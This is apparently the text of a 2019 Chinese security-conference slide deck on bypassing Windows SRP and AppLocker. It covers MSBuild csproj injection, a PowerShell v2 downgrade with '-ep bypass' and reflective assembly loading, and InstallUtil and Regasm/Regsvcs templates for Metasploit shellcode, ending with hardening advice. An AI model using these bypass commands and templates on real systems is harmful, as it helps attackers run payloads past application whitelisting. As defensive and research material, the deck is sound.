



多维度对抗Windows AppLocker

李寅 360企业安全集团资深安全研究员





对抗安全策略的意义

IT 2019

- 运维视角：采用系统安全策略等手段提高系统的安全性
- 黑客视角：寻求系统中自带数字签名的可执行文件或脚本、程序集，通过它们旁路攻击绕过安全策略
- 终极目的：实现低权限下让恶意文件突破策略运行



About Me

IT 2019

- Ivan1ee/合肥滨湖虎子
- 资深安全研究员@天眼事业部云影实验室
- 研究领域：漏洞挖掘和内网安全



Agenda

IT 2019

1

- 什么是Windows AppLocker ?

2

- 绕过AppLocker攻击向量

3

- 强化策略规则防御




什么是SRP

IT 2019

- ❑ 软件限制策略 (Software Restriction Policies)
- ❑ WindowsXP系统开始引入SRP策略







SRP子项

IT 2019

软件限制策略



附加规则

安全级别



SRP — 附加规则

IFT 2019


Name	Type	Security Level	Description	Last Modified Date
 %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRoot%	Path	Unrestricted		11/29/2018 6:35:25 PM
 %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir%	Path	Unrestricted		11/29/2018 6:35:20 PM

□ 默认创建的规则允许Windows目录和ProgramFiles目录下文件运行



SRP — 安全等级

IT 2019






SRP — 安全等级

IT 2019

- 允许模式：用户当前访问权限决定了运行权限
- 基本用户：允许程序访问一般用户可以访问到的资源，但是没有管理员的访问权
- 拒绝模式：开始菜单列表中的软件都无法运行





IFT 2019



什么是AppLocker

IT 2019

- 隶属于应用控制策略 (Application Control Policies)
- 用于替代SRP功能的全新系统管理工具
- 可配置五种文件类型，分别为（可执行文件、脚本、系统安装文件、程序集、应用安装文件）





AppLocker — 创建默认规则

IT 2019



默认创建的规则允许Windows目录和ProgramFiles目录下文件运行、以及允许Administrator组用户可访问所有文件



AppLocker — 创建默认规则

IT 2019

Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	

默认创建的规则都是基于路径的方式



AppLocker — 自定义规则


IT 2019





AppLocker — 自定义规则路径

2019



最常见的当属路径的方式创建规则，图上禁止运行powershell.exe



AppLocker — 自定义文件哈希

IT 2019

Create Executable Rules

File Hash

Before You Begin

Permissions

Conditions

File Hash

Name

Select the file from which the file hash will be created. Click Browse Files to select a specific file or click Browse Folders to select all files within a folder.

Files:

File Name	Size
powershell.exe	436 KB

Browse Files...

Browse Folders...



AppLocker —自定义发布者

IT 2019

发布者最为安全，可调整的级别共四种

- ❑ Version
- ❑ FileName
- ❑ ProductName
- ❑ Publisher

Reference file:

ystem32\WindowsPowerShell\v1.0\powershell.exe

Browse...


- Any publisher

- Publisher:

O=MICROSOFT CORPORATION, L=REDMOND, S=V

- Product name:

MICROSOFT® WINDOWS® OPERATING SYSTEM

 - File name:

POWERSHELL.EXE


- File version:

*


And above

☐ Use custom values

FT 2019



创建禁止powershell运行的例子



IFT 2019



SRP和AppLocker之间的区别

IT 2019

SRP

- 范围: 所有用户
- 安全级别: 拒绝/基本用户/无限制
- 系统平台: 从XP以上版本均支持

AppLocker

- 范围: 特定用户或组
- 安全级别: 允许/拒绝
- 系统平台: Win7/Win8/Win10版本



攻击向量（一）—— MSBuild+csproj

IT 2019

- 全称Microsoft Build Engine，通常用来生成指定的项目或者解决方案
- 位于 C:\Windows\Microsoft.NET\Framework\
- 文件csproject，VisualStudio平台下的工程文件
- 利用思路：突破限制powershell的策略，运行powershell指令



攻击向量（一）—— csproj

IT 2019


- 文件csproject 可注入C# 源码
- 引入PowerShell核心程序集 System.Management.Automation
- 重写powershell.exe核心方法



攻击向量（一） — MSBuild

IT 2019





IT 2019





攻击向量（二） — CL_LoadAssembly

IT 2019

```
function LoadAssemblyFromPath([string]$scriptPath)
{
    if([String]::IsNullOrEmpty($scriptPath))
    {
        throw "Invalid file path"
    }

    $absolutePath = GetAbsolutionPath $scriptPath

    [System.Reflection.Assembly]::LoadFile($absolutePath) > $null
}
```

- ❑ 系统功能诊断的ps脚本
- ❑ 通过LoadFile方法反射加载程序集



攻击向量（二）—— 实施步骤

IT 2019

降级

- PowerShell 版本降到 V2

加载

- 加载ps脚本

全名


- 命名空间+类名+方法名调用



攻击向量（二） — 攻击命令

IT 2019

- ❑ Powershell -v 2 -ep bypass
- ❑ Import-Module .\CL_LoadAssembly.ps1
- ❑ LoadAssemblyFromPath ..\..\..\Tasks\calcrun.exe
- ❑ [calcrun.getcalc]::running()



IT 2019





文件生成 — CSC.exe

IT 2019

- 将C#源文件编译成程序集或者可执行文件
- 通常格式：`csc.exe /unsafe /platform:x86 /out:123.exe 123.cs`



攻击向量（三） — InstallUtil

IT 2019

- 用来安装或者卸载服务器资源文件
- 使用参数/U 表示卸载
- 利用思路：MetaSploit生成的ShellCode放入符合规范的cs文件；再通过csc编译成可执行文件，再通过InstallUtil.exe /U 载入



攻击向量（三）— 核心实现

IT 2019

```
[System.ComponentModel.RunInstaller(true)]  
public class Sample : System.Configuration.Install.Installer  
{  
    public override void Uninstall(System.Collections.IDictionary savedState)  
    {  
        //shellcode  
    }  
}
```




攻击向量（三）— InstallUtil

IT 2019

```
csc.exe /unsafe /platform:x86  
/out:InstallUtilMetasploit.exe ShellCode.cs
```

```
InstallUtil.exe /U  
InstallUtilMetasploit.exe
```





攻击向量（四） — Regasm/Regsvcs

IT 2019

- ❑ Registry Assembly (Regasm.exe) 程序集注册工具读取程序集中的元数据，并将所需的项添加到注册表
- ❑ Registry Services (Regsvcs.exe) 服务安装工具可加载并注册程序集
- ❑ 利用思路：MetaSploit生成的ShellCode放入符合规范的cs文件；再通过csc编译成程序集，再通过Regasm.exe /U 载入



攻击向量（四）— 核心实现

2019

```
public class Bypass : ServicedComponent
{
    static void Main()
    {
        Bypass b = new Bypass();
        b.Run();
    }

    public Bypass() { Console.WriteLine("test"); }

    [ComUnregisterFunction]
    public static void UnRegisterClass(string key)
    {
        // Shellcode
    }
}
```



攻击向量（四）— Regasm/Regsvcs

IT 2019





```
C:\Windows\system32\cmd.exe
C:\Windows\Tasks>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U RegasmBypass.dll
```

```
root@ivanlee: ~
root@ivanlee: ~
msf exploit(multi/handler) >
```





攻击向量（五）

IT 2019

cmstp.exe

Bginfo.exe

Mshta.exe



自动化生成工具

IT 2019


支持Metasploit ShellCode，自动生成攻击向量（可执行文件或程序集）

支持Regasm、InstallUtil 两种方式载入

项目地址 https://github.com/Ivan1ee/Regasm_InstallUtil_ApplockerBypass 有需要的朋友可以自取



IT 2019





强化规则防御

IT 2019

1

- 加强系统可写目录的限制

2

- 限制程序集(*.dll)和PowerShell脚本(*.ps1)

3

- 策略配置选择发布者

REEBUF | IT

THANKS



云影实验室



个人微信